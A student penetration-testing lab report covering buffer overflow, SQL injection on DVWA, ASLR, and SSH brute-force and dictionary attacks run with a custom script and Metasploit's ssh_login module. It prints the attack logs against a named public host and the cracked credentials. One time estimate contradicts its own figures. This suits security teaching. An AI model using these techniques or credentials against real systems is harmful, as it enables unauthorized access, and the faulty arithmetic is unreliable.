

# Project Report

Group Name: FLR

Group Members:

[Reed Kotrla, Robert Jones, Posan Gc]

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## Section I: Introduction

This project explores penetration testing techniques by exploiting system vulnerabilities and analyzing security mechanisms. Tasks include setting up an Ubuntu server and a Damn Vulnerable Web Application (DVWA), performing SQL injection attacks to extract user information, and testing password security through brute-force and dictionary attacks. Reed handled a majority of the work on tasks on his personal machine. Posan and Robert helped problem solve when needed, meet when available, and handled documentation and conversion to Latex. Screenshots of processes and outputs are shown at each step to show how different systems can be penetrated and what those exploits unveil. Throughout the tasks, we are challenged to step back from the screenshots and look at the exploit from a larger picture. Estimations of real world/better defended systems are based on simple examples demonstrated in this project furthering our understanding of the vulnerabilities systems may have.

## Section II (Task I)

1. Show whether or not you can read the files in `/root/files` of A.1 with local login and SSH login.




Figure 1: Access via Local Login



Figure 2: Access via SSH Login

2. Through controlled input testing, **26 bytes** were determined to crash the `echo` program. This indicates that a buffer overflow error occurs when the input exceeds this size, causing the program to terminate unexpectedly.

3. Show which user ID is running the echo program in A.1.




Figure 3: User ID Running echo Program

4. Show which user ID is running the SSH service in A.1.




Figure 4: User ID Running SSH Service

## Section III (Task II)

1. Screenshot of gdb breakpoint in foo() of tcph in B.1.




Figure 5: GDB breakpoint at both machines

2. Values of \$rsp, \$rbp, address of buf, and return address of foo() in A.1 and B.1.




Figure 6: Values in A1 and B1

## Section IV (Task III)

1. Screenshot showing exploitation of the echo program.




Figure 7: Echo program successfully exploited and wireshark packet in exploit

## 2. Detailed steps for retrieving files from A.1 to B.1.

We used `scp` with the host IP and file location, specifying the destination directory on B.1. For example:

```
scp user@hostIP:/path/to/file /local/directory
```

This command securely copies the file from the remote machine (A.1) to the specified local directory (B.1).

### 3. Injected SQL statement.




Figure 8: Screenshot of SQL injection and Webpage with names, and IDS

## Section V

### 1. Explain randomization enabling/disabling via provided scripts.

Randomization (e.g., Address Space Layout Randomization, or ASLR) can typically be toggled using system parameters or environment variables. The provided scripts may do this by writing to files under `/proc/sys` (for example, `/proc/sys/kernel/randomize_va_space`) or by calling `sysctl` commands. Setting these values to 0 often disables randomization, while other values (e.g., 1 or 2) enable different levels of ASLR. Depending on your privileges and how the script is written, changes can either be temporary (until the machine reboots) or persist across reboots.

### 2. Explanation of unpredictability thwarting attackers.


By making the addresses unpredictable, attackers can't consistently hard-code target addresses to be exploited. Without knowledge of the exact address, if an attacker tries to attack again, their repeated attacks would be stopped.

### 3. Probability calculation and time to compromise.

If only the low 16 bits of the stack address are randomized, there are  $2^{16} = 65,536$  possible variations. The probability of guessing the correct address in one attempt is  $\frac{1}{65,536} \approx 0.00153\%$ . If an attacker sends 10 guesses per second, the time to compromise would be  $\frac{65,536}{10} = 6,553.6$  seconds, which is about 1.82 hours.

## Section VI (Task IV)

1. Screenshot testing each password to SSH klepetko.net as user50.



```
(victim@vbox)-[~/Desktop/proj2b]
$ ./sshpas
Trying password: fLqjcLNpO
Trying password: cyfvMqDXj
Trying password: quEwhgcrc
Trying password: womRomJft
Trying password: yHBDxuPAi
Trying password: dXobQabup
Trying password: rWeDHWuXu
Trying password: sWWFXXsoe
Trying password: iJPvPJCel
Success! Password is: iJPvPJCel
Password cracked: iJPvPJCel
```

Figure 9: Brute-force test on SSH for user50


2. Average time per to test each password is about 2.1 seconds.
3. Estimated time to find password from 1 million passwords is 900,000 seconds or 15,000 minutes or 10.4167 days.



## Section VII (Task V)

For cracking user50 to klepetko.net:


1. Screenshot of parameters of ssh login module (info command).



Basic options:			
Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE	dictionary.txt	no	File containing passwords, one per line
RHOSTS	23.116.220.37	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	22	yes	The target port
STOP_ON_SUCCESS	true	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	user50	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one

Figure 10: SSH login module parameters for user50

2. Screenshot finding the correct password.



```
[*] 23.116.220.37:22 - Starting bruteforce
[-] 23.116.220.37:22 - Failed: 'user50:fLqjcLNpO'
[!] No active DB -- Credential data will not be saved!
[-] 23.116.220.37:22 - Failed: 'user50:cyfvMqDXj'
[-] 23.116.220.37:22 - Failed: 'user50:quEwhgcrc'
[-] 23.116.220.37:22 - Failed: 'user50:womRomJft'
[-] 23.116.220.37:22 - Failed: 'user50:yHBDxuPAi'
[-] 23.116.220.37:22 - Failed: 'user50:dXobQabup'
[-] 23.116.220.37:22 - Failed: 'user50:rWeDHWuXu'
[-] 23.116.220.37:22 - Failed: 'user50:sWWFXXsoe'
[+] 23.116.220.37:22 - Success: 'user50:iJPvPJCel' 'uid=1001(user50) gid=1001(user50) groups=1001(user50) Linux klepetko 6.8.0-52-generic #53-22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Wed Jan 15 19:18:46 UTC 2 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.2.12:38153 → 23.116.220.37:22) at 2025-03-23 15:01:28 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 11: Finding correct password for user50  
Password was iJPvPJCel

3. On average the test took a total of 4 seconds. Or 0.4 seconds per request.

For cracking ssh using username dictionary:

4. Screenshot of parameters of ssh login module (`info` command).




Figure 12: SSH login module parameters with username dictionary

5. Screenshot finding correct username and password.

```

[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:default'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:root'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:apc'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:pass'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:security'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:user'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:system'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:sys'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:none'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:xampp'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:wampp'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:ppmax2011'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:turnkey'
[-] 23.116.220.37:22 - Failed: 'xampp-dav-unsecure:vagrant'
[-] 23.116.220.37:22 - Failed: 'vagrant:admin'
[-] 23.116.220.37:22 - Failed: 'vagrant:password'
[-] 23.116.220.37:22 - Failed: 'vagrant:manager'
[-] 23.116.220.37:22 - Failed: 'vagrant:letmein'
[-] 23.116.220.37:22 - Failed: 'vagrant:cisco'
[-] 23.116.220.37:22 - Failed: 'vagrant:default'
[-] 23.116.220.37:22 - Failed: 'vagrant:root'
[-] 23.116.220.37:22 - Failed: 'vagrant:apc'
[-] 23.116.220.37:22 - Failed: 'vagrant:pass'
[-] 23.116.220.37:22 - Failed: 'vagrant:security'
[-] 23.116.220.37:22 - Failed: 'vagrant:user'
[-] 23.116.220.37:22 - Failed: 'vagrant:system'
[-] 23.116.220.37:22 - Failed: 'vagrant:sys'
[-] 23.116.220.37:22 - Failed: 'vagrant:none'
[-] 23.116.220.37:22 - Failed: 'vagrant:xampp'
[-] 23.116.220.37:22 - Failed: 'vagrant:wampp'
[-] 23.116.220.37:22 - Failed: 'vagrant:ppmax2011'
[-] 23.116.220.37:22 - Failed: 'vagrant:turnkey'
[+] 23.116.220.37:22 - Success: 'vagrant:vagrant' 'uid=1002(vagrant) gid=1002(vagrant) groups=1002(vagrant) Linux klepetko 6.8.0-52-generic #53~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Wed Jan 15 19:18:46 UTC 2 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 2 opened (192.168.2.12:32975 → 23.116.220.37:22) at 2025-03-23 15:47:01 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >


```

Figure 13: Finding correct username and password using dictionary attack  
Vagrant : vagrant

6. Average time per password test was about 2 seconds for each response.

## Section VIII (Task VI)

1. Screenshot of cryptoanalysis program retrieving the key.



```
(victim@vbox)-[~/Desktop/proj2b]
$ python dec1.py
Possible version = 1.0, key=965ACCDE4324BB09
Decrypted file saved to secret_1.0.pdf.
Possible version = 1.1, key=975ACCDE4324BB09
Decrypted file saved to secret_1.1.pdf.
Possible version = 1.2, key=945ACCDE4324BB09
Decrypted file saved to secret_1.2.pdf.
Possible version = 1.3, key=955ACCDE4324BB09
Decrypted file saved to secret_1.3.pdf.
Possible version = 1.4, key=925ACCDE4324BB09
Decrypted file saved to secret_1.4.pdf.
Possible version = 1.5, key=935ACCDE4324BB09
Decrypted file saved to secret_1.5.pdf.
Possible version = 1.6, key=905ACCDE4324BB09
Decrypted file saved to secret_1.6.pdf.
Possible version = 1.7, key=915ACCDE4324BB09
Decrypted file saved to secret_1.7.pdf.
```

Figure 14: Cryptoanalysis program retrieving encryption key

2. The retrieved key.
3. Content of encrypted file `secret.pdf.enc1`.

